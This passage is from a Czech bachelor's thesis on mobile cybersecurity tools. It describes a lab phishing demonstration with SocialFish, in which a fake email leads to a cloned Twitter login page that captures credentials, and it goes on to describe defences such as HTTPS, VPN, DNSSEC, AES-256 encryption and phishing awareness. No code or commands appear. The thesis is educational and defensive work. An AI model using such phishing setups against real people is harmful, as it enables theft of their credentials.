


Obrázek 19: Spuštění nástroje SocialFish v konzoli

Pro simulování reálného scénáře byl vytvořen falešný email pomocí online editoru topol.io se zprávou informující uživatele, že kvůli novým podmínkám je nutné, aby si aktualizoval některé své údaje, jinak bude jeho účet zrušen z důvodu porušování pravidel. Odkaz uvnitř emailu, který měl uživatele přesměrovat na webovou stránku Twitter, ho ve skutečnosti přesměroval na podvrženou stránku s adresou http://0.0.0.0:5000.

Obrázek 20: Vytvořený falešný email

Po navštívení podvržené stránky sociální sítě Twitter a zadání uživatelského jména a hesla se tyto údaje zachytily a byly k dispozici v souboru k pozdějšímu prohlédnutí. Na následujícím obrázku je možné vidět webovou aplikaci SocialFish, kde se mimo jiné ukládaly informace o počtu provedených útoků nebo zachycených údajů. Zde byla také možnost si prohlédnout soubor s odcizenými údaji.



Obrázek 21: Webová administrace nástroje SocialFish

Nevýhoda této phishingové metody spočívala v tom, že pokud by si uživatel zkontroloval adresní řádek a zjistil, že se nenachází na webu Twitteru, nýbrž na podezřelé adrese http://0.0.0.0:5000, nejspíš by tento typ útoku nebyl úspěšný a uživatel by své údaje ani nevyplnil.

7 OCHRANA PROTI PROVEDENÝM ÚTOKŮM

V předchozí kapitole praktické části byly provedeny některé typy útoků, které reálně hrozí při používání zařízení připojených do sítě. Existují základní opatření, jež může každý uživatel vykonat, aby byl co možná nejlépe chráněn proti odcizení svých citlivých údajů.

7.1 Základní ochrana proti napadení

Jako základní opatření proti hrozícím útokům je vhodné používat některé již dříve zmíněné technologie v první kapitole praktické části o kategorizaci nástrojů řízení bezpečnosti. Např. firewall a antivirový software by měli společně představovat naprosto zásadní prvky zabezpečení. Jejich kombinací se docílí částečné ochrany před novými typy malware nebo hackery snažící se získat přístup do sítě. [46]

Disponovat antivirovým softwarem a firewallem neznamená automaticky předpoklad např. kvalitního zabezpečení podniku, a proto je žádoucí, aby firmy dbaly na bezpečnost svých dat a využívaly služeb firem specializujících se na penetrační testy. Mohou se tak objevit závažná zranitelná místa předtím, než je objeví útočníci a podniky mohou být ušetřeny finančních ztrát a datových úniků. V tabulce níže jsou uvedeny údaje ze studie z roku 2011, které analyzovaly výši finančních ztrát způsobených odcizením citlivých firemních dokumentů a také jsou zde uvedeny důvody ztrát dat a informací. [35][46]

Tabulka 2: Cena ztráty dat (upraveno) [35]

	Německo (euro)	Velká Británie (libra)	Francie (euro)	Itálie (euro)
Podnikatelské finanční ztráty	1,33 mil €	780 tis. £	782 tis. €	474 tis. €
Procento zákazníků, kteří opustí společnost po ztrátě	3,50 %	2,90 %	4,40 %	3,50 %
Statistika příčin ztráty dat:				
Kriminální útoky a krádeže	42 %	31 %	43 %	28 %
Nedbalost zaměstnanců a dodavatelů	38 %	36 %	30 %	39 %
Selhání IT a byznys procesů	19 %	33 %	26 %	33 %


Výsledky z předešlé tabulky ukazují, že v některých případech se jedná o poměrně vysoké ztráty a velký podíl na nich mají krádeže a kriminální útoky. [35]

Ve firemním prostředí dále hraje důležitou roli využívání virtuální privátní sítě např. při připojování do firemní sítě ze zahraničí nebo poskytnutí možnosti zaměstnanci pracovat z domova. VPN poskytuje zabezpečený šifrovaný komunikační tunel, ve kterém probíhá komunikace mezi zařízeními a zvyšuje tak ochranu soukromí při internetové aktivitě. [34]

7.2 Zabránění špehování komunikace

V dnešní době se doporučuje při práci na internetu využívat pouze webové stránky používající protokol HTTPS namísto HTTP. HTTPS protokol poskytuje bezpečnou komunikaci mezi webovým serverem a uživatelem použitím TLS protokolu, který má za úkol šifrování, integritu a ověřování dat. TLS tak zjednodušeně zaručuje, že přenos nebude odposloucháván nebo záměrně pozměněn a uživatel opravdu komunikuje s daným serverem. [47]

Pro srovnání byl vytvořen stejný případ útoku za účelem špehování komunikace, tentokrát ale s použitím protokolu HTTPS. Na obrázku níže je vidět, že je šifrovaná komunikace pro útočníka již nečitelná a není možné získat uživatelovy údaje z formuláře. [35][47]



Obrázek 22: Nečitelný přenos pomocí HTTPS protokolu

Dalším prvkem zabezpečení je využití virtuální privátní sítě (VPN), která byla více představena v klasifikaci nástrojů kybernetické bezpečnosti. Použitím VPN se vytváří šifrovaný tunel pro komunikaci a uživatel je navíc chráněn proti mnohým dalším odposlouchávacím útokům. [34]


7.3 Ochrana proti DNS Spoofingu

Prvořadou ochranou proti napadení by mělo být neustále monitorování sítě. Je tak možné zjistit, že DNS server byl napaden a dochází k přesměrování na falešnou adresu. To ovšem není v rukou běžných uživatelů, ale spíše poskytovatelů DNS služeb. Uživatelé by si ovšem měli ověřovat, zdali je využívána zabezpečená komunikace přes HTTPS protokol. Dochází tím k ověření, že se opravdu komunikuje se serverem, s kterým bylo zamýšleno komunikovat a jeho digitální certifikát je platný. [48]

Pro ochranu proti DNS Spoofingu existují technologie jako DNSSEC přidávající určité metody pro ověření. DNSSEC využívá digitálně podepsané záznamy, což zajišťuje připojení na adresy, které bylo původně opravdu zamýšleno navštívit namísto těch falešných. [48]

7.4 Zabezpečení proti prolomení hesla

V praktické části byl vykonán útok snažící se prolomit heslo k ZIP archivu šifrované metodou ZipCrypto. Tato metoda ovšem nepředstavovala vysokou míru zabezpečení. Reálně se jeví jako nejbezpečnější forma využít kvalitnějšího AES-256 algoritmu pro šifrování s kombinací silného hesla. U takového hesla je velká šance, že nebude nalezeno ve slovníku hesel a bude v podstatě neprolomitelné. V praktické části bylo zaheslování archivu provedeno pomocí open-source programu 7-Zip. [49]



Obrázek 23: Zašifrování hesla pomoci AES-256 metody

7.5 Ochrana při napadení webového prohlížeče


Nejlepší ochranou proti napadení webového prohlížeče BeEF nástrojem by v ideálním případě znamenalo vypnutí Javascriptu v prohlížeči a k útoku by tak nedošlo. V dnešní době je ale Javascript nezbytný pro správné fungování a zobrazování stránek, a proto jeho zakázání v prohlížeči není zrovna pozitivní řešení.

Proti tomuto typu útoku je ve výsledku velice obtížné se bránit. Některé antivirové programy jsou sice schopny předejít načtení webové stránky se škodlivým kódem, ale existuje možnost je obelstít. Jejich používání je i tak naprosto nezbytný základ, jak se chránit. [44]

7.6 Ochrana proti Phishing metodám

V praktické části byl vytvořen scénář s podvodným emailem, který vyžadoval po uživateli aktualizaci svých údajů. Uvnitř tohoto emailu byl také odkaz se slovem „zde“ na falešnou webovou stránku Twitteru vypadající ovšem velmi důvěryhodně.

Když přijde na ochranu proti Phishingu, existuje několik základních opatření, jak zůstat lépe chráněn. Důležitou cestou je se vzdělávat v oblasti phishingových technik a být patřičně informován, protože s tímto útokem se může setkat každý. Jakmile se uživatel střetne s takovým emailem, měl by zbystřit a neotevírat odkazy, které mu jsou poskytnuty v emailu, pokud si není stoprocentně jistý, že se jedná o danou stránku. Na obrázku níže je vidět přesměrování na falešnou adresu v případě, že by uživatel využil odkaz v emailu vytvořeného v praktické části. [13]



Obrázek 24: Podvodná stránka Twitteru s nezabezpečeným spojením

Pokud již uživatel odkaz použije, v každém případě si musí zkontrolovat, zda je přesměrován na správnou adresu, a kromě toho je využívána zabezpečená komunikace pomocí HTTPS protokolu. Předchozí obrázek ukazuje přesměrování na adresu, která by byla na první pohled velmi podezřelá, v případě že si ji uživatel všimne. Mnohdy jsou ale v adrese změněny pouze detaily jako pomlčky a tečky a adresa se může jevit jako pravá. Nejlepší volbou ochrany tak je otevření nového okna prohlížeče a navštívení webu vepsáním adresy do adresního řádku ručně. [13]

Dalším bodem ochrany je nutnost, aby si uživatel všímal častých technik používaných v podvodných emailech. Běžně se v nich nachází text s informací o zablokování účtu, výzkumu spokojeností klientů, aktualizaci osobních údajů nebo jiné emaily, které mají za cíl vyvolat v oběti strach nebo nutnost jednat podle pokynů uvedených v emailu. [13]

ZÁVĚR

Bakalářská práce byla zaměřena především na mobilní platformy a nástroje kybernetické bezpečnosti pro mobilní platformu. Pomocí nástrojů spadajících pod Kali Linux jako je Wireshark pro špehování komunikace nebo John The Ripper sloužící pro prolomení hesla, byly názorně demonstrovány různé typy útoků a na nich vysvětlen jejich průběh. Chytrý telefon disponující mobilní platformou Android nebo iOS se může stát jak obětí, tak ve špatných rukou i útočným prostředkem. Jelikož se jedná o malé přenosné zařízení, je možné pomocí něj vytvářet útoky, a přitom vlastně nepřitahovat pozornost, protože uživatelé své telefony používají naprosto všude a nikoho by ani nenapadlo, že člověk využívající mobilní telefon jako každý jiný, má ve skutečnosti úplně jiné úmysly.

V teoretické části byly nejdříve popsány základní pojmy související s kybernetickou bezpečností a také kybernetická bezpečnost v České republice. Důležitou kapitolu představovaly nejběžnější hrozby v kybernetickém prostoru a jejich popis fungování. Těchto hrozeb existuje značné množství a mohou se lišit podle toho, jestli mají za cíl krádež citlivých informací, poškození dat, špehování komunikace nebo další jiný účel. V kapitole o mobilních platformách Android a iOS byl čtenář seznámen s jejich historií a dále zde bylo uvedeno podrobné srovnání obou platforem v několika kritériích, jako je bezpečnost, soukromí a fragmentace jednotlivých zařízení.

Cílem bakalářské práce bylo představit čtenáři nástroje kybernetické bezpečnosti pro mobilní platformy. Protože platformy Android a iOS patří k nejrozšířenějším na světě, stále častěji se musí řešit otázka bezpečnosti těchto zařízení při jejich nezastavitelném nárůstu. V praktické části byly simulovány některé typy reálných útoků cílených na uživatele. Čtenář tak dostává přehled a praktickou ukázku, jak si útočníci nejprve zjišťují a sbírají jakékoliv informace o síti nebo uživateli a podle získaných údajů mohou směřovat a uzpůsobovat útok na špatně zabezpečené systémy a zařízení. Přitom nemusí jít dnes o nijak složitý útok vyžadující potřebu znalostí programování, jak se mnoho lidí domnívá, ale pouze o využití klamavých technik sociálního inženýrství jako je Phishing.

V závěru práce je popsána obecná ochrana proti útokům provedených v praktické části, aby čtenář lépe pochopil a získal především základní povědomí o tom, jak se může v případě napadení bránit a zdali vůbec existují účinné možnosti prevence a ochrany. Přínosem práce je také pochopení toho, jak naprosto klíčová je bezpečnost mobilních nebo počítačových

zařízení, která jsou dnes využívána masivním počtem uživatelů napříč celým světem. Bezpečnost představuje jednu z největších výzev, jelikož jsou podniky, uživatelé i celé státy vystavovány stále větším hrozbám, které mohou způsobit obrovské škody a finanční ztráty. Vždy je proto lepší hrozbám předejít, než napáchané škody poté napravovat.

SEZNAM POUŽITÉ LITERATURY

[1] Kybernetická bezpečnost (Cyber Security). CyberSecurity [online]. [cit. 2019-02-13]. Dostupné z: https://www.cybersecurity.cz/basic.html

[2] NÚKIB – Národní úřad pro kybernetickou a informační bezpečnost a jeho role. Egoverment [online]. [cit. 2019-02-13]. Dostupné z: https://www.egovernment.cz/soubor/nukib-jeho-role-j-smid-nukib/

[3] Dopady zákona o kybernetické bezpečnosti. SystemOnline [online]. [cit. 2019-02-13]. Dostupné z: https://m.systemonline.cz/it-pravo/dopady-zakona-o-kyberneticke-bezpecnosti.htm

[4] Národní centrum kybernetické bezpečnosti. GOVCERT.CZ. [online]. [cit. 2019-02-13]. Dostupné z: https://www.govcert.cz/cs/vladni-cert/govcert-cz/

[5] What Are Cyber Threats: How They Affect You and What to Do About Them. PreyNation [online]. [cit. 2019-02-13]. Dostupné z: https://preyproject.com/blog/en/what-are-cyber-threats-how-they-affect-you-what-to-do-about-them/

[6] Kybernetické útoky na mobilní telefony jsou stále častější a nebezpečnější. FEEDIT.CZ [online]. [cit. 2019-02-13]. Dostupné z: https://feedit.cz/2018/09/26/kyberneticke-utoky-na-mobilni-telefony-jsou-stale-castejsi-a-nebezpecnejsi/

[7] Jak chránit své internetové bankovnictví. Česká spořitelna [online]. [cit. 2019-02-13]. Dostupné z: https://www.csas.cz/cs/o-nas/bezpecnost-ochrana-dat/bezpecnostni-desatero-internetove-bankovnictvi

[8] Not All "Viruses" Are Viruses: 10 Malware Terms Explained. How-To Geek [online]. [cit. 2019-02-13]. Dostupné z: https://www.howtogeek.com/174985/not-all-viruses-are-viruses-10-malware-terms-explained/

[9] Jaké jsou nejčastější typy kybernetických útoků?. KYBEZ [online]. [cit. 2019-02-13]. Dostupné z: https://www.kybez.cz/clanky/detail?urltitle=jake-jsou-nejcastejsi-typy-kybernetickych-utoku-

[10] Ransomware. SearchSecurity [online]. [cit. 2019-02-15]. Dostupné z: https://searchsecurity.techtarget.com/definition/ransomware

[11] Co je sociální inženýrství? - 2. díl. PCWorld [online]. [cit. 2019-02-15]. Dostupné z: https://pcworld.cz/internet/co-je-socialni-inzenyrstvi-2-dil-44372

[12] Baiting. Management Media [online]. [cit. 2019-02-15]. Dostupné z: https://managementmania.com/cs/baiting

[13] Co je to phishing. Hoax.cz [online]. [cit. 2019-02-15]. Dostupné z: http://www.hoax.cz/phishing/co-je-to-phishing

[14] V Česku řádí další phishing. Cnews [online]. [cit. 2019-02-15]. Dostupné z: https://www.cnews.cz/v-cesku-radi-dalsi-phishing-chce-ziskat-pristupove-udaje-k-uctu-csob/

[15] Pharming. Management Media [online]. [cit. 2019-02-15]. Dostupné z: https://managementmania.com/cs/pharming

[16] Co to je DDoS útok a jak se dělá?. Diit.cz [online]. [cit. 2019-02-25]. Dostupné z: https://diit.cz/clanek/co-to-je-ddos-utok-a-jak-se-dela

[17] Změny a dopady nové normy ISO/IEC 27001:2013. SystemOnline [online]. [cit. 2019-02-25]. Dostupné z: https://www.systemonline.cz/it-security/zmeny-a-dopady-nove-normy-iso-iec-27001-2013.htm

[18] Řízení bezpečnosti informací. BDO [online]. [cit. 2019-02-25]. Dostupné z: http://bdo-it.cz/cz/rizeni-bezpecnosti-informaci-isms

[19] Zákon o ochraně osobních údajů. HZSCR [online]. [cit. 2019-02-25]. Dostupné z: http://www.hzscr.cz/soubor/ochrana-osobnich-udaju-pdf

[20] Co je GDPR? . GDPR.cz [online]. [cit. 2019-02-25]. Dostupné z: https://www.gdpr.cz/gdpr/

[21] Základní příručka k GDPR. Úřad pro ochranu osobních údajů [online]. [cit. 2019-02-25]. Dostupné z: https://www.uoou.cz/zakladni-prirucka-k-gdpr/ds-4744/archiv=0&p1=4720

[22] Kybernetická bezpečnost jako přidaná hodnota při zavádění GDPR. IHNED [online]. 2017 [cit. 2019-02-25]. Dostupné z: https://komercniprezentace.ihned.cz/c1-65927000-kyberneticka-bezpecnost-jako-pridana-hodnota-pri-zavadeni-gdpr

[23] Operating system. WhatIs [online]. [cit. 2019-02-25]. Dostupné z: https://whatis.techtarget.com/definition/operating-system-OS

[24] Mobilní operační systém Android. Diit.cz [online]. [cit. 2019-02-25]. Dostupné z: https://diit.cz/clanek/mobilni-operacni-system-android

[25] Kompletní historie iOS: od prvního iPhonu až po iOS 9. Letem Světem Applem [online]. [cit. 2019-02-25]. Dostupné z: https://www.letemsvetemapplem.eu/2016/03/06/kompletni-historie-ios/

[26] Android vs. iOS – souboj velikánů a podrobné srovnání. Datahelp [online]. [cit. 2019-02-25]. Dostupné z: https://www.datahelp.cz/clanky/android-vs-ios-souboj-velikanu-a-podrobne-srovnani

[27] Fragmentace Androidu jako problém. Může ji Google vyřešit? [online]. [cit. 2018-02-25]. Dostupné z: https://www.svetandroida.cz/fragmentace-androidu-google/

[28] Google's fix for Android fragmentation isn't working at all yet. BGR [online]. [cit. 2019-02-25]. Dostupné z: https://bgr.com/2018/11/01/android-pie-vs-ios-12-adoption-fragmentation-still-bad/

[29] Co je firewall?. ESET [online]. [cit. 2019-03-12]. Dostupné z: https://www.eset.com/cz/firewall/

[30] Network Security: Firewall, VPN, IDS/IPS, SIEM [online]. [cit. 2019-03-12]. Dostupné z: https://web.cs.hacettepe.edu.tr/~abc/teaching/bbm463/slides/NetSec.pdf

[31] Define Antivirus. Comodo [online]. [cit. 2019-03-12]. Dostupné z: https://antivirus.comodo.com/security/define-antivirus.html

[32] AntiSpam. Antivirové centrum [online]. [cit. 2019-03-12]. Dostupné z: https://www.antivirovecentrum.cz/antispam.aspx

[33] IPS/IDS ochrana. Jak na webové stránky [online]. [cit. 2019-03-12]. Dostupné z: http://timehosting.cz/ipsids-ochrana/

[34] VPN pro začátečníky: princip fungování, výhody a nevýhody. Root.cz [online]. [cit. 2019-03-12]. Dostupné z: https://www.root.cz/clanky/vpn-pro-zacatecniky-princip-fungovani-vyhody-a-nevyhody/

[35] SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251- 3752-9

[36] Types of penetration test. Comtact [online]. [cit. 2019-03-12]. Dostupné z: https://www.comtact.co.uk/blog/types-of-penetration-test-whats-the-difference

[37] [LB/UBL] Root Your device with just an app!. Xdadevelopers [online]. [cit. 2019-04-19]. Dostupné z: https://forum.xda-developers.com/showthread.php?t=2783885

[38] How to Install Kali Linux On Android. Appuals [online]. [cit. 2019-04-19]. Dostupné z: https://appuals.com/install-kali-linux-android/

[39] Kali Linux Official Documentation. Kali.org [online]. [cit. 2019-04-19]. Dostupné z: https://docs.kali.org/pdf/kali-book-en.pdf

[40] How To Use zANTI2 for hacking?. NTech Developers [online]. [cit. 2019-04-19]. Dostupné z: https://ntechdeveloper.blogspot.com/2016/08/how-to-use-zanti2-for-hacking.html

[41] DOSTÁLEK, Libor a KABELOVÁ, Alena. Velký průvodce protokoly TCP/IP a systémem DNS. 5., aktualiz. vyd. Brno: Computer Press, 2008. 488 s. ISBN 978-80-251-2236-5

[42] DNS Spoofing Tutorial. Hacking monks [online]. [cit. 2019-04-19]. Dostupné z: http://www.hackingmonks.net/2017/01/dns-spoofing-tutorial-mitm-attack.html

[43] John The Ripper – How to Crack Passwords In KaliLinux ?. TechSra [online]. [cit. 2019-04-19]. Dostupné z: http://techshra.com/cracking-password-in-kali-linux-using-john-the-ripper/

[44] AGAGA, Samuel. Web Browser Attack Using BeEF Framework [online]. 2018 [cit. 2019-04-19]. Dostupné z: https://www.researchgate.net/publication/322398374_Web_Browser_Attack_Using_BeEF_Framework

[45] Setting Up SocialFish. GitHub [online]. [cit. 2019-04-19]. Dostupné z: https://github.com/UndeadSec/SocialFish/wiki/Setting-Up-SocialFish#setup-python3-requirements

[46] LUDVÍK, Miroslav a Bohumír ŠTĚDROŇ. Teorie bezpečnosti počítačových sítí. Kralice na Hané: Computer Media, 2008. 98 s. ISBN 978-80-86686-35-6

[47] Zabezpečení webu protokolem HTTPS. Support Google [online]. [cit. 2019-04-29]. Dostupné z: https://support.google.com/webmasters/answer/6073543?hl=cs

[48] What Is DNS Spoofing?. Keycdn [online]. [cit. 2019-04-29]. Dostupné z: https://www.keycdn.com/support/dns-spoofing

[49] How to encrypt and password-protect ZIP files the right way. Pcworld [online]. [cit. 2019-04-29]. Dostupné z: https://www.pcworld.com/article/2954590/how-to-encrypt-and-password-protect-zip-files-the-right-way.html

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

GDPR	General Data Protection Regulation
NBÚ	Národní bezpečnostní úřad
NÚKIB	Národní úřad pro kybernetickou a informační bezpečnost
CERT	Computer Emergency Response Team
CSIRT	Computer Security Incident Response Team
DNS	Domain Name System
URL	Uniform Resource Locator
DoS	Denial of Service
DDoS	Distributed Denial of Service
SQL	Structured Query Language
XSS	Cross-Site Scripting
ISMS	Information Security Management System
API	Application Programming Interface
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
SIEM	Security Information and Event Management
VNC	Virtual Network Computing
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
HTML	Hypertext Markup Language
DNSSEC	Domain Name System Security Extensions

SEZNAM OBRÁZKŮ

SEZNAM TABULEK